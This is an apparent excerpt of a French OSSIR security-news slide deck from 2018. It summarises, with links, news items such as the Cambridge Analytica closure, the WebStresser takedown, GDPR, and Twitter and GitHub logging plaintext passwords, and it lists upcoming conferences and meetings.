- Entre le 25 et le 26 avril avec plus de 1000 participants
- Exercices "BlueTeam / RedTeam"

http://www.ssi.gouv.fr/actualite/locked-shields-la-france-premiere-nation-au-classement-de-lexercice-de-cyberdefense-organise-par-lotan/

Le prix journalier des experts de l'ANSSI passe à 1200€

https://www.legifrance.gouv.fr/affichTexte.do?cidTexte=JORFTEXT000036739823&dateTexte=&categorieLien=id

Panne globale chez les opérateurs français

- Incident chez Orange impactant tous les opérateurs (Bouygues, SFR, Free)
- Venant à priori d'un datacenter Orange
- Résolu en 6h

http://www.zdnet.fr/actualites/telephonie-internet-panne-globale-chez-les-operateurs-francais-maj-39868138.htm

Business

International

Scandale Facebook: Cambridge Analytics ferme l'entreprise

- Rappel: exploitation des données de Facebook à des fins politiques
- Décision de cette fermeture par la maison mère

https://www.silicon.fr/cambridge-analytica-208427.html

L'utilisation de l'API Google Map passe de "presque gratuit" à très cher

- N'impacte pas notre utilisation de Google Map
- Impacte des millions de sites
- Oblige les entreprises soit à payer soit à changer d'outil de cartographie
- Analyse de la situation par un ingénieur d'OpenStreetMap, un "concurrent" libre et français de Google Map

https://medium.com/@cq94/dont-be-evil-until-95f2e8dfaaad

Business

International

Cambridge Analytica, ils sont de retour

- Même adresse
- Même direction
- Même investisseurs
- Juste le nom qui change : Emerdata Limited

https://www.theregister.co.uk/2018/05/02/cambridge_analytica_shutdown/

Droit / Politique

France

Les agents dormants

- De plus en plus fréquents, similaire à ce que fait la NSA depuis des décennies

  https://www.challenges.fr/high-tech/les-agents-dormants-cyber-nouvelle-menace-pour-la-france_581415

Droit / Politique
International

Les autorités Chinoises admettent par erreur **avoir accéder à des message WeChat effacés**

- Communiqué sur une enquête anti-corruption, rapidement effacé

  https://www.bleepingcomputer.com/news/government/chinese-authorities-accidentally-admit-to-accessing-deleted-wechat-messages/

Europol stoppe le plus gros réseau de DDoS à la demande

- Arrestation des administrateurs de WebStresser

  https://www.bleepingcomputer.com/news/security/europol-shuts-down-worlds-largest-ddos-for-hire-service/

Facebook fait comme Linkedin avec ses comptes “Shadow”

- Collecte de données sur les gens, même s’ils n’ont pas de compte Facebook
- <<pour des raisons de sécurité>>


  http://www.01net.com/actualites/meme-si-vous-n-avez-pas-de-compte-facebook-collecte-bien-vos-donnees-1417703.html

Droit / Politique
International

LA meilleure solution pour une mise en conformité GDPR

- Bloquer les utilisateurs européen 😉
- De $9 à $79 par mois

https://web.archive.org/web/20180504003116/https://gdpr-shield.io/



Google met ses publicités AdWords en conformité avec GDPR

https://adwords.googleblog.com/2018/03/changes-to-our-ad-policies-to-comply-with-the-GDPR.html

Conférences

Conférences

Passées

- Hack in the Box – 9 au 13 avril 2018 à Amsterdam
- Defcon China – 11 au 13 mai 2018 à Beijing

A venir

- BeeRumP - 31 mai 2018 à Paris
- SSTIC - 13 au 15 juin 2018 à Rennes
  - Grèves le 11 et 12
- Pass the Salt
  - Lille
  - Gratuit

Divers / Trolls velus

Divers / Trolls velus

NoLimitSécu référéncé sur Deezer

https://www.deezer.com/fr/show/8831

Twitter, problème avec les mots de passe

- Ils seraient stockés dans des fichiers de log

https://blog.twitter.com/official/en_us/topics/company/2018/keeping-your-account-secure.html

GitHub, problème “aussi” avec les mots de passe

- Ils seraient stockés dans des fichiers de log

https://www.bleepingcomputer.com/news/security/github-accidentally-recorded-some-plaintext-passwords-in-its-internal-logs/

Divers / Trolls velus


Le dernier sous-réseau IPv4 a été vendu

- Le dernier sous-réseau IPv4 /22 disponible dans 185.0.0.0/8 a été vendu.

  https://labs.ripe.net/Members/wilhelm/so-long-last-8-and-thanks-for-all-the-allocations

L'état va lancer sa messagerie chiffrée


- Basée sur Riot
- <<Plutôt que de créer un 15e standard, on essaie de tous les unifier>>



https://www.nextinpact.com/news/106467-a-decouverte-riot-outil-libre-derriere-future-messagerie-letat-francais.htm

Divers / Trolls velus

Le reporting de vulnérabilité...



https://twitter.com/seb_legall/status/989805744093573121?s=11

Prochains rendez-vous de l’OSSIR

Prochaine réunion

- Mardi 12 juin 2018

After Work

- Mardi 29 mai 2018 – **à confirmer**
- Le Maximilien

  28 boulevard Diderot

  75012 Paris

Questions ?

Des questions ?

- C’est le moment !

Des idées d’illustrations ?

Des infos essentielles oubliées ?

- Contactez-nous